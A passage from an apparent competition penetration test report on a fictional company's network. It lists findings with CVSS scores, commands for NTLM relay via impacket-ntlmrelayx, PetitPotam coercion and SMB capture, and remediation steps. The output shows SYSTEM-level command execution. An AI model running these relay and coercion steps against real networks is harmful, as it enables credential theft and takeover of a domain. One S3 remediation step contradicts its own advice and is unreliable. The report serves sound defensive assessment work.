Likelihood Description	This vulnerability is somewhat likely to be exploited. It requires access to a network within the broadcast address range of an affected host. Additionally, the credentials may only be relayed under specific conditions.		
MITRE ATT&CK	T1557.001 - LLMNR/NBT-NS Poisoning and SMB Relay		
	M1042 - Disable or Remove Feature or Program M1037 - Filter Network Traffic M1031 - Network Intrusion Prevention M1030 - Network Segmentation		
Compliance Violations	N/A		
Exploitation Details			

1. **Enumerate the registry configuration**
   Query the registry key for a value which disables LLMNR

```
reg query "HKLM\Software\Policies\Microsoft\Windows
NT\DNSClient"
```

```
PS C:\Users\[redacted] ipconfig;REG query "HKLM\Software\policies\Microsoft\Windows NT\DNSClient"

Windows IP Configuration


Ethernet adapter tapbd055a32-6e:

   Connection-specific DNS Suffix  . : corp.kkms.local
   Link-local IPv6 Address . . . . . : fe80::48ce:e67f:5fb6:dc85%3
   IPv4 Address. . . . . . . . . . . : 10.0.0.203
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.0.254

Tunnel adapter isatap.corp.kkms.local:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : corp.kkms.local
ERROR: The system was unable to find the specified registry key or value.
PS C:\Users[redacted]
```

Figure 75 *Lack of LLMNR mitigation*

Remediation

FINALS-XX recommends that RAKMS disable multicast name resolution on all hosts within the scope by running the following command:

```
reg.exe add "HKLM\Software\policies\Microsoft\Windows
NT\DNSClient" /v "EnableMulticast" /t REG_DWORD /d "0" /f
```

END OF FINDING BLOCK

7.4.5 S3 Clear Text Communication		CVSS	Risk
Impact	HIGH	**6.8** Medium	**Med.**
Likelihood	CRITICAL		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:H/A:L		
Affected Scope	All AWS S3 Buckets → **HTTP [TCP/80]**		
REDISCOVERED VULNERABILITY			
Vulnerability Summary	FINALS-XX rediscovered a vulnerability that allows any user to send, receive, or view unencrypted potentially sensitive data via the HTTP protocol across the network. This issue is especially impactful because the web server was running a company purchasing application in the environment.		
Business Impact Description	An attacker exploiting this vulnerability has the capability to view, edit, and potentially steal sensitive company information that is transmitted across this insecure protocol. This gives the attacker the power to cause downtime of affected systems, exfiltrate sensitive information, and cause reputational harm to RAKMS.		
Likelihood Description	The likelihood of this attack occurring is critical. This vulnerability is rated at this level because it does not require any authentication.		
MITRE ATT&CK	T1600 - Weaken Encryption		
	M1041 - Encrypt Sensitive Information		
Compliance Violations	N/A		
Exploitation Details			

1. **Run ScoutSuite scan**
   By running the following `ScoutSuite` tool, FINALS-XX was able to identify that the cloud environment allowed clear text (HTTP) communication.

```
python3 scout.py aws -p default
```

Figure 76 *ScoutScan result for HTTP*

Remediation
FINALS-XX recommends that RAKMS forces users to use the HTTPS protocol, especially on the `rakmstoolrequisition20231107224201523600000001.s3-website-us-west-2.amazonaws.com` S3 bucket web server, hosting the employee purchasing web application.

END OF FINDING BLOCK

7.4.6 Public Employee Tool Purchasing App		CVSS	Risk
Impact	HIGH	6.5 Medium	Med.
Likelihood	MEDIUM		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N		
Affected Scope	rakmstoolrequisition20240111034801124200000007.s3-website-us-east-1.amazonaws.com ➜ **HTTP [80/TCP]**		
Vulnerability Summary	FINALS-XX found a vulnerability in RAKMS's AWS environment that allows anyone, with or without, a valid AWS account the ability to view and interact with RAKMS's beta "Tool Requisition System." If pushed into production, this gives attackers the power to make purchases on the company's behalf because of its public accessibility.		
Business Impact Description	An attacker exploiting this vulnerability has the capability to view and interact with a beta version of RAKMS's internal employee tool purchasing application. This gives the attacker the potential power to to buy items on behalf of the company if the application is pushed to production. On top of monetary harm, this would cause reputational harm to RAKMS.		
Likelihood Description	The likelihood of this attack occurring is medium. This vulnerability is rated at this level because it requires an attacker to find the full name of the bucket and correct region.		
MITRE ATT&CK	T1508 - Cloud Infrastructure Discovery		
	M1018 - User Account Management		
Compliance Violations	N/A		

Exploitation Details

7. **Navigate to Bucket**
   When navigating to the bucket, the ability to upload a photo and purchase a tool is available.




Figure 77 *Publicly accessible tool purchasing application*

Remediation
When it comes to internal applications, in development and or production, such as the RAKMS Tool Requisition System, should not be able to be reached by anyone outside of the company. There are many ways to possibly enforce this policy, one that AWS recommends is enabling "Block all public access" – Please note, before implementing this change, make sure that the applications works properly without public access. 1. Open the Amazon S3 console at https://console.aws.amazon.com/s3/. 2. Choose the name of the bucket that you have configured as a static website. 3. Choose Permissions. 4. Under Block public access (bucket settings), choose Edit. 5. Clear Block all public access, and choose Save changes.

END OF FINDING BLOCK

7.4.7	SMB Signing not Enabled	CVSS	Risk
Impact	MEDIUM	6.0 Medium	Med.
Likelihood	HIGH		
CVSS String	CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:C/C:L/I:L/A:L		
Affected Scope	10.0.0.201 (skydesktop01.corp.kkms.local) 10.0.0.202 (skydesktop02.corp.kkms.local) 10.0.0.203 (skydesktop03.corp.kkms.local)		
REDISCOVERED VULNERABILITY			
Vulnerability Summary	FINALS-XX reidentified that SMB signing was not enabled through the tool NetExec. Lack of SMB signing allows for an attacker to perform SMB relay attacks which allows an adversary to divert authentication attempts to laterally move across the affected scope.		
Business Impact Description	An attacker exploiting this vulnerability has the capability to cause downtime of the affected host, exfiltration of sensitive information, and reputational harm to RAKMS.		
Likelihood Description	It is highly likely that an attacker will exploit this vulnerability as there are public tools to exploit this vulnerability. An attacker would only require network level access to perform the exploit.		
MITRE ATT&CK	T1557 - LLMNR/NBT-NS Poisoning and SMB Relay		
	M1028 - Operating System Configuration		
Compliance Violations	N/A		
Exploitation Details			

1. **Identify lack of SMB signing**
   FINALS-XX used the NetExec (nxc) tool to enumerate hosts with lack of SMB signing




Figure 78 *Identifying hosts with lack of SMB signing*

2. **Prepare the NTLM Relay**

   FINALS-XX used the impacket-ntlmrelayx script to facilitate a relay attack




Figure 79 *Preparing an NTLM relay attack*

3. **Coerce authentication**

   FINALS-XX used access to a compromised host to coerce SMB authentication to their Kali machine.

```
[*] SMBD-Thread-5 (process_request_thread): Received connection from 10.0.0.201, attacking target smb://10.0.0.202
[*] Authenticating against smb://10.0.0.202 as RKMS/FINALS14 SUCCEED
[*] No more targets
[*] SMBD-Thread-7 (process_request_thread): Connection from 10.0.0.201 controlled, but there are no more targets left!
[*] No more targets
[*] SMBD-Thread-8 (process_request_thread): Connection from 10.0.0.201 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] No more targets
[*] SMBD-Thread-9 (process_request_thread): Connection from 10.0.0.201 controlled, but there are no more targets left!
[*] No more targets
[*] SMBD-Thread-10 (process_request_thread): Connection from 10.0.0.201 controlled, but there are no more targets left!
[*] Starting service RemoteRegistry
[*] ExecuteRemote command: %COMSPEC% /Q /c echo whoami /all ^> %SYSTEMROOT%\Temp\__output > %TEMP%\execute.bat & %COMSPE
C% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
[*] Executed specified command on host: 10.0.0.202

USER INFORMATION
----------------

User Name           SID
=================== ========
nt authority\system S-1-5-18


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
[0] 0:zsh  1:ruby  2:zsh-  3:[tmux]*  4:zsh  5:zsh  6:zsh                    "CPTC9-Finals-t14-vdi-" 16:01 12-Jan-24
```

Figure 80 *The relay is performed*

Remediation

FINALS-XX recommends RAKMS to enable SMB signing by setting value of the following registry keys to "1":

LanManWorkstation\Parameter

- `RequireSecuritySignature`
- `EnableSecuritySignature`

LanManServer\Parameter

- `RequireSecuritySignature`
- `EnableSecuritySignature`

This can be done via running the following commands in Command Prompt or Powershell:

```
reg.exe add
"HKLM\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Param
eters" /v RequireSecuritySignature /t REG_DWORD /d 1 /f

reg.exe add
"HKLM\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Param
eters" /v EnableSecuritySignature /t REG_DWORD /d 1 /f

reg.exe add
"HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters
" /v RequireSecuritySignature /t REG_DWORD /d 1 /f

reg.exe add
```

```
    "HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters
    " /v EnableSecuritySignature /t REG_DWORD /d 1 /f
```

END OF FINDING BLOCK

7.4.8	PetitPotam: CVE-2021-36942	CVSS	Risk
Impact	MEDIUM	**5.3** Medium	**Med.**
Likelihood	CRITICAL		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N		
Affected Scope	10.0.0.5 (skycontrol01.corp.kkms.local) → **MS-RPC [TCP/135]**		
REDISCOVERED VULNERABILITY			
Vulnerability Summary	FINALS-XX rediscovered the affected host to be vulnerable to CVE-2021-36942 (PetitPotam). This vulnerability leverages a flaw that allows an unauthenticated attacker to utilize the LSARPC interface to coerce authentication from a Domain Controller to another target. This coercion can be chained with other techniques such as NTLM relaying or credential harvesting. These techniques commonly result in complete compromises of Active Directory instances.		
Business Impact Description	The vulnerability alone does not lead to significant risk to RAKMS. However, combined with Finding 7.2.3, an attacker has the capability to cause downtime of the affected scope and the Active Directory domain, exfiltration of sensitive information, and reputational harm to RAKMS.		
Likelihood Description	This vulnerability is likely to be very likely to be exploited because it is well known and there are many public tools that exploit this. Additionally, this vulnerability only requires network access to the affected host because it requires no authentication.		
MITRE ATT&CK	T1190 - Exploit Public-Facing Application		
	M1051 - Update Software		
Compliance Violations	**TSA:** III.E.1		
Exploitation Details			
4. **Set up SMB server**			

Set up an SMB server to capture the coerced authentication

```
impacket-smbserver share . -smb2support
```

Figure 81 *Setting up an SMB server to capture NTLM authentication*

5. **Run the tool**
   A python script that exploits this vulnerability can be found online.

```
python3 PetitPotam.py [smb server ip] [target ip]
```




Figure 82 *Triggering domain controller authentication with PetitPotam*

6. **Capture authentication in SMB server**
   The SMB server previously stood up will capture the NTLM authentication.




Figure 83 *Capturing NTLM authentication with an SMB server*

Remediation
FINALS-XX recommends RAKMS install the proper patches on the affected scope; if this is not possible, increasing network level access controls to segment the scope will mitigate this vulnerability's risk of exploitation.

END OF FINDING BLOCK

7.5 LOW-RISK FINDINGS

7.5.1 Weak Application Admin Credentials		CVSS	Risk
Impact	LOW	6.5 Medium	Low
Likelihood	CRITICAL		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N		
Affected Scope	10.0.0.43(employeetime-db.corp.kkms.local) ➔ **HTTP [TCP/80]**		
REDISCOVERED VULNERABILITY			
Vulnerability Summary	FINALS-XX rediscovered an employee database web application was using guessable administrator credentials. Using these credentials, FINALS-XX had administrative access to the application.		
Business Impact Description	An attacker exploiting this vulnerability has the ability to modify employee working hour information, possibly interfering with RAKMS's workflow.		
Likelihood Description	An attacker is very likely to exploit this vulnerability as the administrator credentials were common and guessable.		
MITRE ATT&CK	T1110.001 - Brute Force: Password Guessing		
	M1027 - Password Policies M1032 - Multi-factor Authentication		
Compliance Violations	N/A		
Exploitation Details			

7. **Browse to the Employee DB login endpoint**
   Browse to the login portal hosted at `?page=login`




Figure 84 *Employee DB application endpoint*

8. **Authenticate as admin**
   Authenticate as admin using guessable credentials.




